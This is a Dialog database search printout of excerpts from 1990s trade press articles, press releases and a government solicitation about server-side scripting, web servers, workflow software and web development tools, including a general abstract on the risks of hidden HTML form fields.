DIALOG(R)File 20:Dialog Global Reporter  
(c) 2006 Dialog. All rts. reserv.

04940816 (USE FORMAT 7 OR 9 FOR FULLTEXT)  
Fujitsu Ships i-Flow v. 3.1.1 Workflow Software Featuring Enhanced APIs for  
Integration of i-Flow's Adapter-Based Technology  
BUSINESS WIRE  
April 13, 1999  
JOURNAL CODE: WBWE LANGUAGE: English RECORD TYPE: FULLTEXT  
WORD COUNT: 989

(USE FORMAT 7 OR 9 FOR FULLTEXT)

... 1 also provides additional methods of integration through i-Flow's 100% web-based clients, server-side scripting, and HTML-based forms-level integration.

"Architecturally, i-Flow v. 3.1.1 is the most important and most...

... an international consulting and research firm based in London that specializes in technology evaluation. "A key strength is in the broad integration capabilities, which are the most comprehensive of any we have analyzed."

i-Flow is a robust and interoperable engine with which ISVs/OEMs can workflow-enable their existing applications, thereby creating new functionality and value for their customers. For example, Dr. Tim Lindquist of Arizona State University is helping the Department of Defense use i-Flow to create a software development template for mission-critical applications. "We're applying the adaptive features of i-Flow to improve software development processes in a joint venture project between the U.S. Navy and the French Ministry of Defense," explained Lindquist. "i-Flow's web-based Java and IIOP/CORBA component architecture allows us to easily workflow-enable their existing IT systems."

Internet-Age Architecture

With a focus toward Internet-age businesses, i-Flow boasts a distributed, platform-independent architecture that utilizes browser-based clients and Adapter-based technology to provide seamless integration with databases, document management systems, directory services, and scripting languages. Connie Moore, vice president of Giga Information Group, speaking at the Giga Business Process & Workflow Conference, said "i-Flow's server-side Java and pre-built Adapters are well-suited to support customer-facing processes for e-business. Workflow is going to be a core element of e-business, and i-Flow points the way to workflow architectures of the future." The Adapters that ship with i-Flow provide access to third-party components commonly used in workflow applications, such as LDAP-compliant directory services, JavaScript, Microsoft SQL Server versions 6.5 and 7.0, and Oracle versions 7.3 and 8i.

i-Flow delivers platform-independence via Java, assures scalability of its workflow engine by virtue of its distributed architecture, and provides language independence by leveraging the CORBA-IIOP protocol. Full functionality is provided via popular Java-enabled web browsers.

Designed for Application Developers

Both i-Flow's clients and server have been designed to be modified by third-party application developers. i-Flow's browser-based clients have been designed so that the user interface and functionality can be modified independently, by separating them into components that can be used as needed.

For example, the user interface, which Fujitsu calls the "presentation layer," is comprised of U.I. JavaBeans which can be used in whole or in

part within the U.I. of a third-party application. The functionality within the client has been separated from the U.I. in the form of a "logic layer" comprised of JavaBeans, which Fujitsu calls Model Beans. These Model Beans enable the developer to add or modify the functionality of both the client and the workflow server, through componentized APIs. "The clean separation of layers makes it very easy for a developer to work with i-Flow," said Martin Ader, workflow industry analyst at Workflow & Groupware Strategies. "i-Flow also has strong APIs that are well-designed, and it has well-documented Java objects. This is a product that simply must be considered by any ISV or SI who is committed to Java." he added.

#### Platform for E-Commerce

One market segment that has realized the value of embedding workflow within their applications is the e-commerce vendors. To address this growing demand, the i-Flow team in conjunction with DMR Consulting Group, an international provider of information technology services, recently hosted a 4-city seminar series that outlined the basics of integration and process automation for e-commerce solutions. "E-commerce solutions require strong coordination and integration of a number of different participants and IT systems on the Internet and corporate extranet," observed Michael Drapp, director of sales and marketing for i-Flow. "We offer the software developer who is building an e-commerce solution with a huge jump-start in workflow-enabling their application. i-Flow gives them a web-based architecture, browser-based clients, and comprehensive back-end integration capabilities." i-Flow ships with the workflow engine, an SDK, and all the components necessary to create customized workflow solutions, making it a platform-of-choice for software developers to build their own branded products.

#### About Fujitsu Software Corporation

Fujitsu Software Corporation (FSC) is a wholly owned subsidiary of Fujitsu Limited, a \$37.7 billion international leader in computers, software, information systems solutions, telecommunications and semiconductor products. Formed in 1991, FSC focuses on key technology markets including Internet/intranet workflow and groupware software, and wireless technology. FSC's suite of workflow tools includes process modeling tools, online help, and groupware. Fujitsu Software Corp. is headquartered in San Jose, Calif. For further corporate information, visit the main web site at <http://www.fsc.fujitsu.com>. For more information about i-Flow, visit the product web site <http://www.i-flow.com>.

-----  
Fujitsu is a registered trademark of Fujitsu Limited. i-Flow is a registered trademark of Fujitsu Software Corporation. All other company and product names are trademarks of their respective holders.

CONTACT: Fujitsu Software Corp.  
Brenda Kennedy, 408/456-7704  
[brenda@fsc.fujitsu.com](mailto:brenda@fsc.fujitsu.com)  
or  
Rocket Science  
Mark Addison, 415/472-6490  
[mark@rocketscience.com](mailto:mark@rocketscience.com)

07:50 EDT APRIL 13, 1999

2/3,K/21 (Item 1 from file: 47)  
DIALOG(R)File 47:Gale Group Magazine DB(TM)  
(c) 2006 The Gale group. All rts. reserv.

05144968 SUPPLIER NUMBER: 20636202 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Trust Me?(the TRUSTe non-profit corporation certifies web sites' privacy  
statements) (Internet/Web/Online Service Information)(Column)  
Machrone, Bill  
PC Magazine, v17, n11, p85(1)  
June 9, 1998  
DOCUMENT TYPE: Column ISSN: 0888-8507 LANGUAGE: English  
RECORD TYPE: Fulltext  
WORD COUNT: 843 LINE COUNT: 00065

... End TRUSTe statement also says that the company does not currently do any kind of profiling --tracking of your online behavior and drawing conclusions about your interests--at the company site...

...does it use cookies to track your session. Instead, Lands' End creates a unique "state ID," a random number generated by a server-side script that keeps track of the products you've ordered.

I find this technique vastly preferable to cookies, even though they are rather benign; the privacy and security concerns about cookies are mostly overblown. I just don't like things written to my disk without my knowledge and permission. I also don't like systems that say: "welcome back, Bill! This is your 247th visit to the Fantasy Shop!" It creeps me out, kind of like people with Caller ID who answer the phone by saying, "Hi, Bill," instead of "Hello."

Finally, and perhaps most important, Lands' End clearly states that it keeps no customer information on the web. So even a determined hack attack against the company's servers will not yield your name, address, or credit card information.

Other TRUSTe members have similar statements at their sites. You don't have to be a TRUSTe member to have a privacy statement at your site, but the fees companies pay to TRUSTe let auditors verify the privacy statements, in an effort to bolster your trust even more. Furthermore, these companies are good role models for the rest of the web. E

Getting Personal: Nervous about revealing personal data to web sites? TRUSTe protects your privacy.

2/3,K/22 (Item 2 from file: 47)  
DIALOG(R)File 47:Gale Group Magazine DB(TM)  
(c) 2006 The Gale group. All rts. reserv.

04733973 SUPPLIER NUMBER: 19344812 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Beyond UNIX. (includes related articles on Editors' Choices, reading suitability to Task boxes, performance tests)(overview of 10 evaluations of web servers)(individual evaluation records searchable under "Beyond UNIX")(Evaluation)

Columb, Todd E.  
PC Magazine, v16, n10, p167(10)  
May 27, 1997

DOCUMENT TYPE: Evaluation ISSN: 0888-8507 LANGUAGE: English  
RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 4676 LINE COUNT: 00372

...s user database, such as IIS and NWS, not only provide an extra level of security but simplify management as well. For secure intranet sites, Domino, ICSS, and NWS can generate...

...PICTURE

Web servers are not limited to transferring static HTML pages. Java and its supporting scripting languages provide an ideal web development platform. All the products we looked at, except for Apache and ICSS, support server-side Java. Several of the web servers include custom APIs, and a few support the more...

...unique variant of CGI called LCGI for developing custom NetWare Loadable Modules.

The most common form of web programming uses a scripting language; these servers offer many options, such as Domino's LotusScript, Netscape's JavaScript, and IIS's JScript and VBScript. Microsoft and Netscape even offer object-oriented, rapid applications development (RAD) tools for serious developers.

Database connectivity can be a boon for companies that want to provide web access to sales catalogs, parts databases, or legacy systems. These products offer a range of data-access methods, from raw CGI code to ODBC calls via a scripting language. Most provide database access through an ODBC driver, though in some cases direct data access is faster. Netscape supports direct access to Informix, Oracle, and Sybase; NWS can directly access Oracle; and ICSS supports DB2 databases and CICS transactions.

AND THEY'RE OFF

Though all the web servers performed well and should suffice for typical access, our testing showed IIS and Enterprise on windows NT to be the top two performers, often over the scalable Unix-based products. NWS performed admirably, particularly in handling CGI requests with one processor. WebSite struggled in its performance, because its lack of page caching forces every request to read from disk.

Whether for a major commercial web site or a small intranet, one of

these web servers is the right product for you.

Our Contributors:

TODD E. COLUMB, GREG ALWANG, HEATH H. HEREL, and ROBERT L. MORRISON are consultants at Walker Systems Support, a computer management and support firm. LES FREED is a contributing editor of and JOHN GARRIS is a frequent contributor to PC Magazine. DAVID LIDSKY was the associate editor in charge of this story, and ROBERT NORTON was the project leader.

Related article: Editors' Choice

For Windows NT: Microsoft Internet Information Server 3.0

For cross-platform or Unix: Netscape Enterprise Server 2.01

For Netware 4.x: Novell Web Server 3.0 is Microsoft Internet Information Server (IIS) 3.0. For Unix shops--or for those operating in cross-platform environments--our Editors' Choice is Netscape Enterprise Server 2.01, the web server with the most flexibility, features, and performance. For those running their LANs on Netware, our Editors' Choice is Novell Web Server (NWS) 3.0, a logical and powerful choice to extend your capabilities to the web.

IIS benefits tremendously from its integration with the operating system. You get tighter security, better reporting, and the ability to use your Windows NT user database for web server access control. You get the richest suite of bundled tools, including FrontPage 97 for web page creation and management, Crystal Reports for reporting, and Index Server and Net Show for search capabilities and multimedia, respectively. You have great opportunities to extend your web site with IIS, thanks to its server-side scripting functionality with Active Server Pages, ActiveX, JScript, and VBScript. IIS also offers strong performance, as we discovered during testing.

Enterprise runs on any number of operating systems and hardware platforms, so it's an ideal choice for those needing to deploy a web site across a network with varying hardware. Enterprise features superior site management tools and serves as a very strong development platform, supporting JavaScript and NSAPI for server-side applications to extend your web site beyond static HTML pages. It's also highly configurable and offers excellent database connectivity (as does IIS). Enterprise performed remarkably well during testing, particularly when running under Digital Unix and Windows NT.

Because it's bundled with its operating system, NWS offers many of the same advantages as IIS does in being bundled with Windows NT. NWS integrates fully with Netware Directory Services, giving you complete control over both NWS and NDS management from within a browser. NWS supports URL redirection and forwarding but also lets you store web pages on any Netware server on your network, regardless of whether it is configured as a web server. Being able to distribute your intranet resources across several servers is a big plus for large sites, ensuring that you don't overtax your main intranet server.

Choosing the right web server largely depends on where your in-house expertise rests. For users of Microsoft Windows NT and Intel hardware, our Editors' Choice

Microsoft IIS Active Server Pages.

Related article: How to Read the Suitability to Task Boxes

WEB SERVERS

Documentation

We look for clear, easy-to-follow manuals. Thoroughness ensures a high rating for power. ...of the OS receives a high power rating. Support for S-HTTP or an alternative security option such as Challenge/Response or DES tokens is considered a plus.

web development

we...

...for broad support for various APIs, including ISAPI, NSAPI, and WSAPI. Servers should support some form of server-side scripting, such as JavaScript. Additional web development options, such as Active Server Pages or Notes development...

...Poor

|                             |           |           |
|-----------------------------|-----------|-----------|
| Installation/configuration  | Fair      | Excellent |
| Management/administration   | Good      | Poor      |
| Content and site management | Excellent | Fair      |
| Security                    | Poor      | Good      |
| web development             | Fair      | Excellent |

N/A--Not applicable: The product does not support this feature.

Related article: What the Numbers Mean



On our tests, Microsoft Internet Information Server running under Windows NT and Netscape servers running under Digital Unix performed the best overall. In-process APIs such as NSAPI and ISAPI outdid CGI across the board

Robert Norton

In planning your site, you should consider the kind of content you want to serve up, the hardware platform you intend to use, and the performance of the web server software you think will best meet your needs.

We ran our benchmark test program, ZD WebBench 1.1, using each of the products. This battery of tests pushes web servers to the limits of their capabilities, subjecting them to as many as 2,000 hits per second. Although few web sites will ever see this kind of traffic, high throughput scores on static tests indicate well-written code and more efficient web server software. In the real world, different users put different demands on their web servers.

Our Static HTML tests generate page requests for a web server to process. The clients make requests for the text-only pages, which vary in size from 2K to 128K, following a "test mix" pattern. Microsoft IIS excelled at serving raw HTML pages, even when we increased client loads to unforgivingly high levels. Netscape servers running under Digital Unix and Windows NT performed in the top tier of servers on these tests but leveled off at around 30 clients. IIS kept rising until we added about 50 clients. Novell Web Server (NWS) also performed well here, although it began to level off at around 20 clients.

Netscape servers running under Solaris, O'Reilly's WebSite Professional, Luckman's Web Commander, StarNine's WebStar, IBM's Internet Connection Secure Server, and Lotus Domino made up the second tier of our text-only 1-Processor Throughput (Static HTML) test. Domino's poor performance can be attributed to its images-only caching ability. Because Mac OS cannot handle high server loads, WebStar finished dead last on our tests.

Also included in our benchmark test suite are the CGI, ISAPI, and NSAPI Processor Throughput test program. These incorporate different levels of CGI, ISAPI, and NSAPI requests, in addition to static page requests. The tests show how well a server can handle pumping out static data while making simultaneous operating-system calls for predetermined sets of information.

When you work with a web site that contains a lot of database calls or CGI, NSAPI, ISAPI, or WSAPI script, you will notice a much larger drain on your server's system resources. Novell's LCGI, another in-process server extension API, has no direct CGI or API counterpart and is therefore not reflected in our charts. But by including its server extensions in process, NWS gains all of the advantages of other in-process APIs, such as ISAPI and NSAPI, and performs very well in this arena.

Webmasters of large sites often put all their nonstatic data on other servers so that static data--typically, the home page--gets served as fast as possible out of the cache. The performance

2/3,K/23 (Item 3 from file: 47)  
DIALOG(R)File 47:Gale Group Magazine DB(TM)  
(c) 2006 The Gale group. All rts. reserv.

04699336 SUPPLIER NUMBER: 19168018 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Beyond CGI: using the APIs: alternatives for adding interactive power to  
your web site.(PC Tech: Internet Tools) (Technology  
Tutorial)(Tutorial)(Column)  
Collins, James C.  
PC Magazine, v16, n6, p349(2)  
March 25, 1997  
DOCUMENT TYPE: Tutorial Column ISSN: 0888-8507 LANGUAGE: English  
RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 2224 LINE COUNT: 00185

ABSTRACT: A guide to extending the capabilities of web servers with server - side APIs is presented. CGI scripts are popular because templates are freely available, but spawning a script slows response time and can cause security holes if the script is set up incorrectly. API programming lets the developer modify the server's default behavior. New code is encapsulated in a DLL file and linked dynamically at runtime. Netscape's Netscape Server API (NSAPI) provides a powerful gateway for modifying every aspect of server operation, but is very difficult to learn



and use. Microsoft's Microsoft Internet Server API (ISAPI) uses a data structure called an extension control block for API-server interaction. It provides both 'filter' and 'application' extensions. Third-party products such as Spider Technologies' NetDynamics use application servers to cache DBMS requests. Emerging alternatives include the Microsoft Denali scripting environment, FastCGI and new HTML extensions.

2/3,K/24 (Item 4 from file: 47)  
DIALOG(R)File 47:Gale Group Magazine DB(TM)  
(c) 2006 The Gale group. All rts. reserv.

04333942 SUPPLIER NUMBER: 17454781 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Turnkey solutions: one stop shopping. (includes related article on Editors' Choices)(overview of four evaluations of world wide web servers)(individual evaluation records serachable under "Turnkey Solutions One Stop Shopping") (Hardware Review)(Evaluation)  
Gonzalez, Sean  
PC Magazine, v14, n17, p253(3)  
Oct 10, 1995  
DOCUMENT TYPE: Evaluation ISSN: 0888-8507 LANGUAGE: English  
RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 1688 LINE COUNT: 00139

... 000 connects per day) and support HTML 2.0 and 3.0 features (graphics, CGI scripts, forms, and tables), "server - side includes" (parsable HTML), and Netscape-specific features (that is, the Netscape API functions).

Our review evaluated five aspects of these turnkey systems: installation and setup, configuration, documentation, security, and extended functionality. Although we were eager to run formal performance tests, an impartial methodology for doing this has yet to emerge. Still, we did run some informal server-performance tests, though, and found the Intergraph solution to be approximately 5 to 10 percent slower than the other systems; we attribute this to a combination of the Pentium's slower I/O bus and the immaturity of the windows NT TCP/IP stack. installation variations

Of the four vendors, only Intergraph included a clear and easy-to-follow road map or checklist for setting up the system. But the remaining vendors typically expect you will purchase their solutions through a value added reseller (VAR), who would normally be responsible for helping you install and configure the system. In our judgement, however, these solutions are easy enough to install that, with the possible exception of the Digital system, most purchasers could probably get them set up, even without the assistance of a VAR, in an hour or less.

System documentation, whether printed or electronic, ranged from meager (Intergraph) to confusing (Digital) to good (Sun), but none was outstanding. Fortunately, unless you manage to lose the entire contents of your system and need to rebuild it from scratch, you should be able to configure and run your system with the documentation provided.

Sun's inclusion of O'Reilly & Associates' Managing Internet Information Services is noteworthy. This book is an excellent resource for gaining a deeper understanding of the inner workings of servers and their underlying technologies; it's also helpful if you want to add functionality. forms of configuration

Netscape uses HTML forms to configure and manage its Netscape Communications Server software (tested with all four systems). Sun and Digital have adopted this model, using HTML forms to perform all system and server-software configuration and management functions. The result is a tremendous reduction in the Unix proficiency required to manage and maintain these systems.

The Intergraph solution, too, is easy to configure and manage, but the company didn't have to do any special work to achieve this: windows NT's graphical interface makes server management inherently easy. The SGI system is a bit of a hybrid: It doesn't use forms to carry out systems management, but many of its tools trigger windows-based applications to perform Unix system tasks--a definite improvement over the bare system prompt and command line. insecurities

The weakest aspect of all our turnkey solutions is system security (as opposed to transaction security, such as handling credit card purchases and the like over the Internet). The perils of security breaches are real. Anyone penetrating your networks may be able to access sensitive data. Or,

if someone breaks into your system and modifies your content, you could be held liable for what goes out on the web under your name.

These vendors' approaches to security range from not visibly dealing with it (Intergraph) to giving bad advice on how to manage your system (Sun). They all make an effort to address security issues, but none has created a solution that is a clear result of solid experience in dealing with Internet security.

You should be concerned about security on the Internet. It will be well worth the effort required to become thoroughly familiar with Internet security issues before you "go live" with your new system. For the vendors that work with them, VARs should be good resources for developing adequate security provisions for web publishing operations.

We were impressed with the range of functionality some vendors put into their server solutions. We had expected to see little beyond the HTTP server software and some server-management tools. In fact, some of these solutions (Sun's, for example) are true multipurpose Internet servers, offering FTP, News, and e-mail in addition to

2/3,K/25 (Item 1 from file: 148)  
DIALOG(R)File 148:Gale Group Trade & Industry DB  
(c)2006 The Gale Group. All rts. reserv.

11504124 SUPPLIER NUMBER: 57579185 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Design software lets users create forms, capture data later.(Brief Article)  
ABA Banking Journal, 91, 11, 55  
Nov, 1999  
DOCUMENT TYPE: Brief Article ISSN: 0194-5947 LANGUAGE: English  
RECORD TYPE: Fulltext  
WORD COUNT: 242 LINE COUNT: 00022

When processing incoming forms, Uni-form lets users either key input information from paper or "Key from Image," which means that the computer screen will split in half, allowing users to...

...interestingly, this software automatically converts Uni-Form's electronic forms into full-featured web-enabled forms, so now you can easily collect information over the Internet by automatically creating a Java applet or generating dynamic HTML (hypertext markup language).

Uni-Form can also submit form data directly to OCBD-compliant databases, and also offers extensive database capabilities to collect, organize, and query your data without the need for any custom programming or server-side scripting.

For users that already have the company's OCR for Forms product, which essentially takes scanned or incoming fax data and routes it for further processing, Uni-Form also creates zoned templates so that when users design a form, they are simultaneously designing a template to extract the data.

2/3,K/26 (Item 2 from file: 148)  
DIALOG(R)File 148:Gale Group Trade & Industry DB  
(c)2006 The Gale Group. All rts. reserv.

08662303 SUPPLIER NUMBER: 18283332 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
An exciting front page. (Microsoft's FrontPage web authoring tool)  
(Software Review)(Evaluation)  
Osterag, Krista  
VARbusiness, v12, n7, p41(1)  
May 1, 1996  
DOCUMENT TYPE: Evaluation ISSN: 0894-5802 LANGUAGE: English  
RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 543 LINE COUNT: 00045

... HTML scripting knowledge is needed, which is a real timesaver. Those already familiar with HTML scripting, however, may feel as if they have less control creating WYSIWYG-based pages. Editor also converts text, graphics, links and image maps; it contains a spell-checker, creates forms via drag-and-drop, and comes with a to-do list to manage and assign tasks.

On the server side, FrontPage ships with 16- and 32-bit Personal web Servers that support traditional web standards, such as HTTP and CGI. FrontPage also features the Server Administrator tool for managing

security and optional server extensions to aid compatibility.

Both the client and server side can be installed on a PC for web site testing. Once the site is ready, the "copy web" feature in Explorer lets the user transfer the entire site across the network to another server containing the FrontPage Server Extensions, where the site will automatically be made public. This value-added feature differentiates FrontPage from other authoring tools.

Wizards, templates and "Web bots" let VARs quickly customize pages according to customer needs. Custom wizards can be created using Visual Basic or C++ and the FrontPage Developer Kit, downloadable at no charge from Microsoft's Web site. The web bots allow VARs to create robust applications without programming. For example, to link anything to a database using a search engine, just input the bot, fill in the dialog box to configure the bot. It will then be inserted to the HTML page. FrontPage 1.0 comes with several predefined wizards, templates and bots.

FrontPage doesn't include a browser, but does support most standard ones. Microsoft will add some new features to FrontPage 1.1, such as support for WYSIWYG tables, HTML frames, the MS Office spellchecker, style changes, auto-updating and fixing of hypertext links, and an MS Office-like interface for end users' ease of use.

The server side can run on Windows 95, Windows NT and Unix. A Mac version is not available, and there are no plans to include one in Version 1.1. Microsoft is offering FrontPage at \$149 for a limited time. After that, the price will increase.

-Krista Ostertag kosterta@cmp.com

2/3,K/27 (Item 1 from file: 194)  
DIALOG(R)File 194:FBODaily  
(c) format only 2006 Dialog. All rts. reserv.

4111221

COMPUTER RELATED TRAINING COURSES SOL 00T0560 DUE 090700 POC  
Ellen Siozon-Petersen, Contracting Officer, Phone 301-981-2302, Fax 301-981-1910, Email Ellen.Siozon@Andrews.af.mil -- Antoinette Ingram, Contracting Officer, Phone 301-981-2301, Fax 301-981-1913, Email WEB: Visit this URL for the latest information about this, <http://www2.eps.gov/cgi-bin/WebObjects/EPS?ACode=R&ProjID=00T0560&LocID=250>. E-MAIL: Ellen Siozon-Petersen, Ellen.Siozon@Andrews.af.mil. Request for Quotation on the following computer related training courses. The training institution must be a Microsoft Certified Solutions Provider and a Cisco Certified Solutions Provider. The training institution must offer classes Monday through Friday between the hours of 0700 until 1700 hours. Must offer an up front payment plan which entitles the end user a one year period in which to complete the courses, and entitles them to an additional 12% learning advantage (the learning institution matches 12% of the total amount purchased toward the training program). The institution must offer training classes within 30 miles of Andrews AFB, MD. The institution must guarantee the certification and cover all certification costs associated. Item 1: 3 Cisco Certified Network Associate (CCNA) "boot camp" courses. Instructor led training to ensure that all CCNA Certification criteria are covered in lecture and lab. Item 2: 2 Microsoft Certified Systems Engineer NT 4.0 courses. Must cover the following in lecture and lab: Networking Essentials (70-58) Windows NT 4.0 workstation (70-73) Windows NT 4.0 Server (70-67) Windows NT 4.0 Server in Enterprise (70-68) Internetworking TCP/IP on Windows NT 4.0 (70-59) Internet Information Server 4.0 (70-87) Item 3: 2 Building a website-HTML courses. Must cover the following in lecture and lab: Web History, Web Architecture, DNS, Routers, URL's, Intranets, Extranets, Internet Services, FTP, Telnet, Usenet, HTTP, Domain name registration, Web Hosting Options, Search Engine Registration, Markup Languages, Basic Syntax, HTML and Web Browsers, Page Structures, Text Layout, Text Formatting, Linking, Audience, Purpose, Structure, Design Tips, Design Resources, Types of tools, Tools Roundup, Cold Fusion, Dreamweaver, FrontPage, Golive, Homesite, Hotmetal, Table tags and attributes, table design, tables for layouts, static images, animation, image formats, image maps, graphic design tools, audio, video, frame functions, benefits, drawbacks, frame tags, design techniques, server functionality, HTTP Service, Managing directories, Managing Access, Generating Log files, Server Software, Apache, Microsoft IIS, Enterprise Server, O'Reilly Web Site, Server Configuration, Script Management, Secure Transactions, Security Resources, Form Elements, Form Design, Processing Form data, CGI, ASP, SSI, Java, Active X, Javascript, VBscript, Data

Sources, ODBC, SQL, Possible Approaches, CGI, IDC, ASP, Cold Fusion, Style Sheet Functionality, Compatibility Issues, Syntax, Inclusion Options, DHTML, XML, SMIL, and VRML. Must include labs for these items. Item 4: 2 Introduction to Web Databases Courses. Must cover the following in lecture and lab: Relational vs. Object DBMS, Client/Server Model, Data Objects, Tables and Indexes, SQL made simple, Adding/Deleting/ Modifying records, Physical vs., Logical database design, Reasons for bad websites, Navigation/ Frames/ Forms / and Constancy, Slow download speed, Content Issues, Tables and Forms , Implement Server Side Includes, Navigation, Breadth vs. depth, NewspaperModel, Magazine Model, Large Organization issues, Structural Designs Techniques, Cost Savings, Staying Focused, Pleasing your stakeholders, Moving ahead with speed, rapid prototyping, Templates , ODBC, The universal API, Scripts , Middleware, when to glue it together, Read only access, Read and write, Integrated Approach, Security Issues, Using Cold Fusion, Ongoing Maintenance, Retrieving Data, Restricting Data Access, Joins and Outerjoins, additional SQL techniques, Database Scheme, Query Optimization, Maintaining integrity, Building views and Indexes, Friendly Security / limited access, Deferred Transactions, using PERL, Broken links/ busted images/ bad navigation, script errors and testing, full functionality, Backup and restoral, possible solutions, expected results, e/tools, maintaining a store front, current state of the art, Possible Database solutions, adding value with multimedia. Posted 08/25/00 (D-SN490272). (0238)

SPONSOR: Department of the Air Force, Air Mobility Command, 89th CONS, 1419 Menoher Drive, Andrews AFB, MD, 20762-6500

PUBLICATION DATE: August 29, 2000

ISSUE: PSA-2674

... Adding/Deleting/ Modifying records, Physical vs., Logical database design, Reasons for bad websites, Navigation/ Frames/ Forms / and Constancy, Slow download speed, Content Issues, Tables and Forms , Implement Server Side Includes, Navigation, Breadth vs. depth, NewspaperModel, Magazine Model, Large Organization issues, Structural Designs Techniques, Cost Savings, Staying Focused, Pleasing your stakeholders, Moving ahead with speed, rapid prototyping, Templates , ODBC, The universal API, Scripts , Middleware, when to glue it together, Read only access, Read and write, Integrated Approach, Security Issues, Using Cold Fusion, Ongoing Maintenance, Retrieving Data, Restricting Data Access, Joins and Outerjoins, additional SQL techniques, Database Scheme, Query Optimization, Maintaining integrity, Building views and Indexes, Friendly Security / limited access, Deferred Transactions, using PERL, Broken links/ busted images/ bad navigation, script errors and testing, full functionality, Backup and restoral, possible solutions, expected results, e/tools, maintaining a store front, current state of the art, Possible Database solutions, adding value with multimedia. Posted 08/25/00 (D-SN490272). (0238)

2/3,K/28 (Item 1 from file: 275)  
DIALOG(R)File 275:Gale Group Computer DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

02246259 SUPPLIER NUMBER: 21257618 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Provide dynamic web content with Java servlets. (Internet/Web/Online Service Information)  
Tal, Guy  
e-Business Advisor, v16, n10, p48(3)  
Oct, 1998  
LANGUAGE: English RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 1804 LINE COUNT: 00183

... such as not having direct access to memory, sensitive system buffers, etc. Using the Java Security Manager, you can restrict access to other resources, such as files and directories and the...

...Servlet management  
Servlets are, for the most part, easier to manage than CGI programs and server - side scripting . Compiled Servlets are in the form of Java classes. Java provides a way to manage classes using packages in an organized directory tree that can be stored in a Java Archive (.JAR) file. Some servers and third-party products provide a graphical user interface for managing Servlets. Figure 1 is the Servlet management panel

of Sun Java web Server.

(Figure 1 ILLUSTRATION OMITTED)

Environment variables

Important to the CGI interface are the CGI environment variables. The CGI specification (<http://hoohoo.ncsa.uiuc.edu/cgi/interface.html>) lists 19 environment variables. Other environment variables are often used, though not part of the specification, such as HTTP\_

2/3,K/29 (Item 2 from file: 275)

DIALOG(R)File 275:Gale Group Computer DB(TM)

(c) 2006 The Gale Group. All rts. reserv.

02187667 SUPPLIER NUMBER: 20785457 (USE FORMAT 7 OR 9 FOR FULL TEXT)

The dangers of hidden form fields.(includes related article on sample component) (Technology Tutorial)(Tutorial)

Cobb, Michael

e-Business Advisor, v16, n6, p510(4)

June, 1998

DOCUMENT TYPE: Tutorial LANGUAGE: English RECORD TYPE: Fulltext;

Abstract

WORD COUNT: 2839 LINE COUNT: 00225

ABSTRACT: Hidden fields in HTML forms can cause security holes because form input is an 'allowed path' under which data is not blocked from the server. Most forms are processed by server - side CGI scripts, which perform such actions as E-mailing a response based on the data entered. Form fields represent variables, some of which can be stored with a form INPUT element of attribute type HIDDEN. An end user can readily discover a hidden form field (HFF) with the browser View Source command, feed bogus or unexpected valued back to...

...maliciously crash a system. Some possible solutions involve dramatic site re-engineering, but a simple encryption scheme consisting of a server decryption component and a web-page encryption component can hide the values of the HFF from hackers. The server component effectively adds a transparent security layer through a seed file that accesses a key value.

2/3,K/30 (Item 3 from file: 275)

DIALOG(R)File 275:Gale Group Computer DB(TM)

(c) 2006 The Gale Group. All rts. reserv.

02187345 SUPPLIER NUMBER: 20812917 (USE FORMAT 7 OR 9 FOR FULL TEXT)

Free ways to heaven. (Internet/Web/Online Service Information)

Moody, Glyn

Computer Weekly, p48(1)

June 4, 1998

ISSN: 0010-4787 LANGUAGE: English RECORD TYPE: Fulltext

WORD COUNT: 679 LINE COUNT: 00059

... also steadily growing.

But in fact the phenomenon is even more widespread than these high-profile successes suggest. Many of the other key tools in the Internet arena are available for no charge. For example, the Perl language (home page at [www.perl.com/](http://www.perl.com/)) is one of the most popular ways of writing server - side scripts.

Bug-testing

The Python language ([www.python.org/](http://www.python.org/)) may be less well-known, but is widely appreciated by web cognoscenti, as is Tcl ([www.tclconsortium.org/](http://www.tclconsortium.org/)). And Sendmail ([www.sendmail.org/](http://www.sendmail.org/)), the most popular E-mail server program, also belongs to this select band, as does BIND, the main domain name system server software (see [www.isc.org/bind.html](http://www.isc.org/bind.html)).

The previous cultural divide between the free software community and business users was bridged in the most dramatic way by Netscape's announcement in January that it would not only be giving away its forthcoming Communicator product, but making the source code available (at [www.mozilla.org/](http://www.mozilla.org/)). That is, anyone would be able to take the program, modify it and then use it for any purpose.

In fact this free availability of the source code - rather than the zero price-tag - is the key defining characteristic of all the free products mentioned above. It is what makes such software so powerful. By

throwing open the development process a kind of virtual programming team is created that potentially encompasses anyone on the Internet. In particular, bug-testing is carried out automatically on a huge scale, often resulting in greater reliability than commercial products.

This approach has been dubbed Open Source ([www.opensource.org/osd.html](http://www.opensource.org/osd.html)) by its leading theorist, Eric Raymond. His analysis, called The Cathedral And The Bazaar (available at <http://sagan.earthspace.net/~.esr/writings/cathedral-bazaar/>), of how the Open Source movement works - and why it is so successful - apparently played an important part in convincing Netscape to take the unprecedented step of opening up its software development process.

Of course, cynics will argue that such a move was simply a desperate last gamble by a company that has been comprehensively outflanked by Microsoft, not least by giving away its browser from the start. And it is no doubt true that Netscape would never have countenanced such a risky move without this prodding from its rival.

But there is increasing evidence that Netscape is indeed tapping into an important movement that could well see a major reversal of its decline in the browser arena.

One indicator is the extremely positive response the company has received from the wider Internet community. As well as the several hundred thousand copies of the source code the company claims have been downloaded, there are a number of major projects and sites supporting the Mozilla movement.

#### Cryptographic

For example, Netscape was unable to release all the cryptographic code in its browser because of US export regulations. But the Australian-based Mozilla Crypto team (<http://mozilla-crypto.ssleay.org/index.html>) succeeded in writing their own -version 15 hours after Netscape released its code. Another group is working on Jazilla, a Java-based version of the browser (<http://mozilla.alsutton.com/jazilla/>).

Netscape's Mozilla has also acquired XML capabilities overnight through James Clark's expat program ([www.jclark.com/xml/ expat.html](http://www.jclark.com/xml/expat.html)).

